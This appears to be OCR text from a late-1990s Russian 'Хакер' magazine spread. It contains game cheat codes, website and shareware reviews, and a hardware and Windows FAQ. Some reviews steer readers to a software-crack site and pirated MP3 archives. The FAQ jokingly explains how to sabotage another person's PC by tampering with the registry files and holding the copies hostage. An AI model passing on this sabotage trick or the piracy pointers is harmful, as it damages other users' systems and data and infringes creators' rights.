Категория	3D action + RTS
Похожесть	Battlezone, Urban Assault
Разработчик	Cyclone Studios
Издатель	3DO
Координаты	www.3do.com

Системные требования

Минимум	P-166, 32 Mb RAM
Желательно	P-200, 48 Mb RAM
Мультиплейер	Модем, Сеть, Интернет

Рекомендуется 3D акселератор

55% слабо

КОДЫ



BladeRunner

Возможность получить неограниченное количество наличных средств.

1. Начните новую игру на easy.

2. Когда McCoy остановится перед популярной среди репликантов живодерней (Runciter's Animals), рестартните игру — опять же на easy.

3. Собственно, более ничего. У вас бесконечный денежный запас. Можете заскочить на менюшный экран и поглядеть на денежный экранчик — там отобразится бесконечность.

Caesar 3

Сразу предупреждаю: срабатывает не всегда. Щелкните правой кнопкой (догадайтесь, чьей) на water well, наберите Alt K, затем:

ALT V — Немедленная победа.

ALT C — Прибавить себе деньжат, если на руках у вас меньше, чем 5000Dn.

Eat This

Следующие коды надобно набирать во время игры.

ETGOD — Режим бога. Отключать теми же кнопками.

ETSTUFF — Вся та фигня, которая вам требуется для счастливой жизни.

ETFLY — Запорхаете аки корова с крыльями. Как отключать — см. etgod.

ETWIN — Перейти на следующий уровень.

ETDRONE — Battledrone/Апгрейд.

ETSCAN — Карту включить/послать.

ETALIEN — Поиграть за Элиена (это который «чужой», значит).

ETRESTART — Рестартнуть текущий уровень.

ETRAIN — Напустить на округу ливень со штормиком.

ETMAPS — Поглядеть, чего хорошего есть в меню юзерских карт.

ETCAT — Сами увидите.

ETPULL — Аналогично.

ETBOOM — Посмертное желание?..

Emergency: Fighters for Life

В сцене под названием «ACCIDENT» наведите курсор мыши на кнопку Options (щелкать не надо — это вам не Мастдай) и наберите «sixteen». Как только выполните это действо, так сразу получите список всех миссий. Выбирайте любую, и флажок вам сами-знаете-куда.

Myth 2: Soulblighter

Щелкая на New Game, держите Shift нажатым. Сможете выбрать любой уровень, согласно вкусу и желанию. Если ничего не путаю, то в первом Мифе та же фигня была.

Powerslide

Набирайте коды в процессе игры — и если вы не перепутали, когда их набирать, то в правом верхнем углу экрана специально для вас такая иконочка появится, симпатичной наружности.

APOLLO — При удержании Alt нажатым машины отрываются от земли.

BLAST — Устроить другим машинам тотальный бенц.

BOMB — Швырнуть бомбу на трассу.

BURN — Поджарить чего-нибудь, что около вашей машины ошивается.

GLIDER — Находясь в воздухе, машина управляется как планер.

HOVER — Машины парят... как птицы парят... парят...

ICBM — Что общего между машиной и боевой ракетой?

JUMP — Каждый раз подкидывает машину в воздух на пару метров.

LAUNCH — Нажимайте 'a' для запуска машины и затем 'z' для движения в том направлении, куда передок направлен.

LIGHT — Всемашинная подсветка.

LUNAR — Лунная гравитация (почти как в Carmageddon).

SLEEP — Компьютерные водители больше рулить не будут, они теперь только на газ жмут.

SLIPPY — Поднапакостить себе и остальным гололедом.

SPIDER — Машина прилипает к любой поверхности.

STICKY — Липкоклейкие поверхности.

SUCK — Машины притягиваются друг к дружке (как чарами плотской любви одержимые).

TIMEWARP — Замедляет время для компьютерных противников.

TWISTER — Компьютерные машины оказываются раскиданы по округе невидимым торнадо...

WARP — Прочие машины ползут по трассе.

И еще есть чуток кодиков. Находясь на экране Sign-in:

Назовитесь Jeff — Получите доступ к продвинутым уровням.

Назовитесь AaronFoo — Обретете доступ к экспертным уровням.

И, наконец, назовитесь Megasaxon — Доступ ко всем уровням.

SimCity 3000

Невезуха крутейшая. Насколько я понял, эти коды отключили уже в бета-версии. Но — чем черт не шутит! — может, я чего не довызнал, у вас-то как раз и окажется та самая версия, в которой они работают. Я через запятую несколько наиболее любопытных приведу, а вы уж там сами разбирайтесь.

Для активации кодов во время игры нажмите Ctrl-Alt-Shift-C. В появившемся окошке наберите чего хотите из списка, и если заработает — сообщите нам в «Хакер» (на имя KodeMaster), я тогда остальные опубликую.

i am weak; stop forcing advice; garbage in; garbage out; power to the masses; water in the desert; let's make a deal; Load terrain; Salt on; Salt off.

Spellcross

Находясь на экране сражения, наберите againagain, чтобы ресетнуть action поинты своих доблестных войск. Находясь на экранах апгрейда, исследования и т.д., наберите cashiup для улучшения своего финансового состояния (увеличиваться будет каждый раз на 100).

Warhammer 40K: Chaos Gate

Первым делом идите к Data-файлу в игровой директории. Затем вы можете редактировать любой из приводимых ниже файлов, чтобы изменить такие аспекты игры, как: имена для обеих сторон, статистические показатели оружия или подвижных средств, размер присваемого за совершаемые убийства опыта и так далее. Для этого вам нужно будет хакеристическим образом поредактировать следующие файлы:

Accounting.dat — Экспа.

SpellDef.dat — Psyker-силы.

VehicDef.dat — Показатели подвижных средств.

WeapDef.dat — Показатели оружия.

UltNames. — Ультрамаринские имена.

ChaNames.dat — Имена для Хаоса

Только примите во внимание, что многие изменения, которые вы сделаете, отразятся не только на вас и ваших войсках, и на войсках Хаоса. Так что рекомендую соблюдать известную осторожность.

War of the Worlds

Коды активируются, когда вы находитесь в игре и глядите не куда-нибудь там, а на карту сражения или на военную карту.

ICOMEBACK — Посмотреть все исследования.

ATCHOOO — Прикончить всех марсиан (только на battlemap).

PUNYHUMANS — Прикончить всех человеков (только там же).

YOULIKEIT — Увеличивает эффективность на 100%.

Подборку сготовил KodeMaster

«Хакер» не гарантирует, что приведенные коды поддерживают все версии соответствующих игр.




Креки, серийные номера, линки... Разве не это ты ищешь, когда устанавливаешь какую-нибудь шароварную прогу? Лично меня всё время очень сильно бесит куча рекламы, предлагаемая «в нагрузку». Причём, обычно это всякие голимые порно-сайты и похожая лабудень. Но есть, есть ещё на просторах хакерства и вареза люди, которые понимают, что не нужно впаривать людям рекламу, а надо дать только одно - долгожданный код или крек. Этого человека зовут Зомби, а страничка его находится по адресу **http://194.87.173.36/crack/** Качай на здоровье!

Как хочется слушать то, что тебе нравится, а не то, что тебе навязывают. Все, наверное, знают про такой формат аудио-файлов, как MP3, и либо слышали, либо читали о бесчисленных спорах, судах и тому подобных нареканиях в адрес этого чудесного «изобретения». Не, будем уподобляться критикам этого стандарта, просто им надо, наконец, понять, что прогресс на месте не стоит, изобретается что-то новое и, причем постоянно. Короче, друг мой, если ты хочешь качнуть что-нибудь, что любишь именно ты, а покупать CD-юк тебе «в падлу», то иди ка ты на... **http://mp3station.da.ru** . Там тебе выдадут, по первому требованию, хит-парады MTV Top 20, American Billboard и Radio Maximum в формате MP3. Или шагай на **http://mp3.magicom.ru/**, где настолько большой архив российской и буржуйской музыки, что я постоянно им пользуюсь.

В начале зимы появился новый проект компании Paragraph и Infoart - виртуальное пространство Islands (**http://islands.paragraph.ru/**). Сама технология разработана компанией Paragraph и выглядит очень привлекательно. Программа-клиент представляет собой универсальный браузер трехмерных миров и чат, а именно - ты получаешь возможность общаться с другими юзерами в виртуальных трехмерных сценах, управлять 3D объектами в многопользовательском режиме, чатится, просматривать Web-сайты, в том числе и трехмерные, загружать и просматривать трехмерные сцены и объекты. В настоящий момент доступно два мира - Кремль и Stenford. Очень впечатляют возможности клиента. Например он поддерживает инверсную кинематику, рендеринг в высоком цветовом разрешении, трехмерные аватары. И при этом говорят, что достаточно 486DX100 ...


Эх, ну и любят же юзеры делать гадости друг другу! Поуправлять удалённо чей-нибудь компьютер, например. Для этого был написан не один десяток программ. Одни умеют только выдвигать «подставку под кофе» и показывать на удаленном компьютере задницу Била Гейтса, а другие могут ... все. И вот чтобы облегчить изучение уже написанных программ такого рода, и в какой-то степени обезопасить свою «подставку» от несанкционированных выдвиганий и был создан сайт - **http://members.xoom.com/ProcionSoft**. Там, ты сможешь, не экспериментируя на своем ... здоровье, узнать о самых известных творениях в этой области.



И чем только народ не увлекается!!! Кто всякими там кошечками и цветочками (фу, гадость какая!), а кто машинами раздолбанными всмятку. Ты фильм «Автокатастрофа» смотрел? Помнишь, там парень со своей подругой обожал любовью позаниматься во время или после аварии? И вообще, любил он всяких девушек с переломанными ногами и т.п. Ну здесь конечно всё не так, но посмотреть в галерее на битые автомобили можно. Зайди на **www.0pel.com** и всё там увидишь. (0 - это не О, а ноль)

Баб кадрить!!! И немедленно!!!. Хочешь? Тогда переползай на **www.love.sp.ru**. Отличный сайт, особенно учитывая «Быстрый поиск любимого» ... Да-да-да именно такие службы там работают, которые позволят Вам в короткий срок найти кого-нибудь, зачем-нибудь т.д. Можно и початится, и «фото дня» посмотреть и гороскоп и... вообщем заходи и смотри сам. Вперёд, Ромео!





Короче, баклан! Ты типа там на пимпу на своём мышаке надави и типа заваливай типа к нам в гости на **www.beavis-butthead.ru** . Это круто, пельмени! Все остальные сайты - дерьмо, а наш - полный крутняк. Мы тут это... того... ну типа картинки тебе выложили, всякие видео ролики и остальную дрянь типа mp3 и waw-ов всяких. Короче, баклан, ты чё про Бивиса и Батхеда не слышал? Ты чё, MTV не смотришь? **www.beavis-butthead.ru**


НОВОСТИ ИЗ-ПОД ЗЕМЛИ

fuck.ru

underground сервер под руководством Франко Неро и Джейсона Фориса

Fuck you! Ой, то есть Fuck.RU. Это сайтик тут такой появился. И не надо губки то раскатывать! Иди губозакатывательную машинку купи. Никаких девочек в 2175-й позе, никаких груповушек и тому подобного ты здесь не найдёшь. Всё серьёзно, поучительно, мрачно и консервативно. Короче, «Новости из под земли», как они себя называют. Ты можешь початится в матерном чате, под лозунгом «Здесь есть мат, мать его!». Или просто почитать статейки о сетевой жизни, где матерных слов намного больше чем обыкновенных. Вообщем если мат - твой родной язык, то на www.fuck.ru тебе переводчик не понадобится.

А не хотите ли, барин, отхватить себе 6 соток на Луне???? Побаловать себя картошочкой, полчаса назад выкопанной из Лунного грунта, или попить винца сделанного из отборного винограда, выращенного на твоей лунной плантации. Для лунатиков: **www.moonshop.com**. Здесь, за вполне умеренную плату, ты сможешь оторвать себе кусок Луны, соток эдак в шесть или больше, в частную собственность, и ездить туда на каникулы загорать (но это, правда не скоро - поезда туда, кажется, еще не ходят).




Аська - моя любимая девушка. Я уделяю ей времени намного больше, чем другим подругам. Я про ICQ, а ты что подумал? :) Существует только один облом: всегда хочется увидеть, с кем же это ты разговариваешь, особенно, если это девушка (для некоторых, особенно если молодой человек :)). Вот и Семён Будённый тоже так думал, думал, а потом ему надоело думать и он создал сайт российских пользователей ICQ и стал там публиковать их фотографии. И сайт стал пользоваться такой популярностью, что со временем переполз с домашней странички на домен второго уровня - **www.icqfoto.ru**. Правда раньше мне сайт нравился больше - работал быстрее. А сейчас немного притормаживает (а иногда и не немного), может от того, что народ уж слишком его любит.

WWW

Сергей ПОКРОВСКИЙ

Сергей ПОКРОВСКИЙ



Ventafax v3.3
ftp://ftp.wplus.net/pub/win/vf_h33.zip
Shareware (rus)

Самая лучшая программа для российского пользователя модема, которому приспичило заполучить себе еще и факс домой. Ну, если серьезно, то эта программа настолько удобная, что достаточно один раз с ее помощью послать факс и... появляется желание послать еще один, и еще один, и еще один... Плюсов очень много: удобный, простой, напоминающий обычный факс, интерфейс, возможность приема факса прямо во время разговора по телефону, ну, а минус замечен только один - почему-то после 30 дней, за которые я должен был ее зарегистрировать, она сообщила мне что-то типа: «Ладно, не хочешь платить - не плати, пользуйся бесплатно, пусть это будет на твоей совести» - ну вот, еще один груз придется нести...:)

NetZip Deluxe v6.5
http://www.softwarebuilders.com/SBI_Mall/Info_NetZIP_Win.html
Shareware (rus)

Эту программу можно назвать - Winzip для ленивых. С ее помощью, например, можно сразу скачать, раззиповать и установить программу. В отличие он Winzip-а, NetZip имеет встроенные архиваторы arj, lzh и gzip, позволяет создавать новые файлы прямо внутри ZIP-архива. А, вообще, список всех отличительных возможностей этой программы занимает 2 страницы.

SmartWhois v1.0
ftp://ftp.tamos.com/sw10f.exe
Shareware (eng)


Вы узнали IP-адрес какого-нибудь компьютера и хотите узнать все о нем? Вам сюда - эта программа сделает все возможное, начиная от nslookup, whois, traceroute и заканчивая тем, что скажет вам, где географически находится этот компьютер. В общем, скажи мне, какой у тебя IP-адрес, и я скажу, кто ты...

Netmonitor
http://www.leechsoftware.com
Freeware (eng)

Еще одна очень простая программа, но которая может оказаться очень полезной. Она показывает вам все активные порты вашего любимого компьютера, которые «слушаются «, с которыми установлено соединение и т.д., и показывает также IP-адрес и порт оппонента с «другой стороны» соединения. Очень полезно, если вы подозреваете наличие BackOrifice в своем компьютере.

InternetBOOST'98

Ссылки не даю - $60 стоит, однако. Воспользуйтесь Russian FTP Search... Программа, несмотря на свою цену, - ну о-о-очень маленькая, но на самом деле нужная. Она поможет вам настроить некоторые параметры, которые обычному пользователю настроить просто не под силу. Например, такие как: размер MTU, RWIN и TTL, что, в принципе, действительно может ускорить работу в Паутине.



Ra2Wav and X-FileGet

http://www.2bsys.com/downloads.htm

Shareware (eng)

Две программки от одной и той же Фирмы - 2b System (2b or not to be?). Я просто вкратце скажу, что они умеют, а нужны они вам или нет, судите сами.

С помощью первой программы вы сможете «перегонять» файлы, записанные в формате RealAudio, в Wave-формат (ну и далее, например, в MP3 - хотя это и получится с сильной потерей качества). А с помощью второй ... X-FileGet - это вообще находка. Зашли вы, например, на сервер www.liveconcerts.com и хотите посмотреть запись концерта Marilyn Manson, а провайдер-то у вас медленный, и посмотреть у вас не получается. А скачать нельзя, так как RealServer «вещает» по протоколу pnm, с которым ни один браузер работать не умеет. Тогда вы берёте X-FilGet и без проблем «выкачиваете» все, что вам необходимо. Вот так вот.

Genius v2.0

http://www.betanews.com/download/genius20.exe

FreeWare (eng)


Одна из самых мощных и удобных программ такого рода. Неполный список функций включает просмотр буфера, finger, telnet, FTP, SMTP, NTP клиент, whois, traceroute, port scanner и port info, список сетевых соединений Вашего компьютера, name scanner; Nslookup, записная книжка и т.д. Приятный и простой интерфейс. Кроме этого может еще и частично выполнять функции NukeNabber-а, прослушивая определенные порты вашего компьютера на попытки... что-нибудь сделать с вашим верным другом.

Shtirlitz v3.0b

http://www.lyceum.usu.ru/download/shtirl3b.zip

FreeWare (rus)

Ужасно удобная программа для перекодировки текстов. Знает все стандартные кодировки, а также транслит, Quoted Printable, HTML, Unicode, uuencode, xxencode, base64... Автоматически раскодирует тексты после смешанного перекодирования, в том числе тексты, части которых находятся в разных кодировках. Работает с файлами и буфером. Позволяет задавать количество различных перекодирований и строгость распознавания. Незаменимая программа для тех...кому это нужно :).



Essential Net Tools v1.1

ftp://ftp.tamos.com/esstls11.zip

Shareware (eng)

Очень удобная, просто незаменимая программа для работы с NETBIOS, позволяющая искать расшаренные ресурсы на компьютерах и их имена в заданном вами интервале IP-адресов. Которые затем можно будет подключить к своему компьютеру как сетевые диски и работать с ними. Причем работает она намного быстрее, чем стандартные средства Windows.

ScramDisk v2.02

http://www.hertreg.ac.uk/ss/scramdisk/sdisk202c.zip

Freeware (eng)

Надо что-нибудь спрятать на своем компьютере от чужих глаз? Воспользуйтесь этой программой, и никто не сможет получить доступ к вашей секретной информации. Программу отличает достаточно надежный и интересный способ кодирования. На этой страничке доступны также для изучения исходники программы, примеры использования API и документация.

Frequently Asked Questions

часто задаваемые вопросы

Можно ли программно увеличить скорость связи с интернет?
Сейчас развелось много программных «ускорителей» коннекта. Поскольку, протокол TCP/IP разработан как универсальный, он не очень эффективен. Сейчас из сети можно скачать небольшие подлые программки, которые переделывают протокол под ваши конкретные нужды. После модернизации TCP/IP, скорость повышается до 58% от начальной. Такие программы можно найти практически на любом халявном сайте, но есть опасность подцепить вирус [illegible]ести с бесплатной программой.

Какие преимущества дает новый формат ATX?
Этот формат материнской платы был специально сделан для того, чтобы упростить update.
Он обладает рядом преимуществ:
– более простой монтаж платы в корпус (как будто ты ее туда сюда дергать будешь).
– нельзя перепутать коннекторы питания (как в Baby AT), и тем сжечь плату.
– почти все ATX — ные блоки питания умеют «засыпать» (сильно храпят).
Есть и недостатки:
– вентилятор у ATX дует внутрь, значит, вся пыль набивается в компьютер. Зато сэкономишь на пылесосе.
– стоит дороже и не совместим со старыми форматами.

[illegible] делать если я забыл пароль в BIOS'е?
[illegible]кинуть компьютер из окна. Если есть перемычка «сброс BIOS» то нужно ее вынуть и снова вставить (обычно бывает на современных платах). Если перемычки нет, то вынь батарейку. Если батарейка припаяна или интегрирована в чип, то остается замкнуть ножки микросхемы отверткой. Будь готов к тому, что после этого придется менять всю мать. Один мой друг так сделал и нечего, работает — повезло.

Как уберечься от вируса заражающего BIOS?
Такой вирус может быть опасен только для плат с FLASH ROM (возможностью замены прошивки BIOS). И то, при разрешенной перепрошивке с помощью перемычки. Но если вирус все же проберется, то восстановить мать вряд ли удастся.
Собрался менять прошивку BIOS (зачем — непонятно)? Скачал новую с какого-то сомнительного сайта в интернете? Прекрасно, скоро ты сможешь использовать обновленный компьютер для хранения картошки, например.

Как изменить заставку перед загрузкой WINDOWS'95?
В корневом каталоге загрузочного диска (обычно это диск С) есть файл logo.sys. Просто переименовываешь его расширение в logo.bmp. Это обычная картинка, в которую ты можешь вставить Necrosoft или рожу Била Гейтса, подрисовав ему сопли. Только не забудь, что эта картинка должна быть с размерами 320x400 и с палитрой 256 цветов. И когда будешь рисовать, учти, что при загрузке, рисунок растянется до размеров 640x480. Когда ты сделаешь своё грязное дело, сохраняй файл как «16-ти битный рисунок BMP». После осквернения заставки, файл требуется переименовать обратно в logo.sys и поместить в корневую дирректорию. Картинки, появляющиеся при перезагрузке Виндов и «Теперь можете нажать на пимпу «Power», находятся в дирректории Windows и называются logos.sys и logow.sys. С пользователями старых версий Win'95 можно шутить еще круче. Щелкаешь правой кнопкой мыши по кнопке «ПУСК», выбираешь «ЗАКРЫТЬ». Мужик приходит, а кнопки «ПУСК» нету — теперь он твой раб на веки.

Для чего нужен реестр?
Для мелких пакостей. Windows там настройки разные хранит. Менять может только сама система, влезть туда можно только с помощью специального редактора реестра. Но не беда! Реестр записан в файлах SYSTEM.DAT и USER.DAT — это обычные бинарные файлы в каталоге системы. Скопируй на дискетку и подправь оригиналы. Без этих файлов все придется переустанавливать. Глупый юзер тебе за эту дискетку душу продаст.

Как прочитать поцарапанный CD диск?
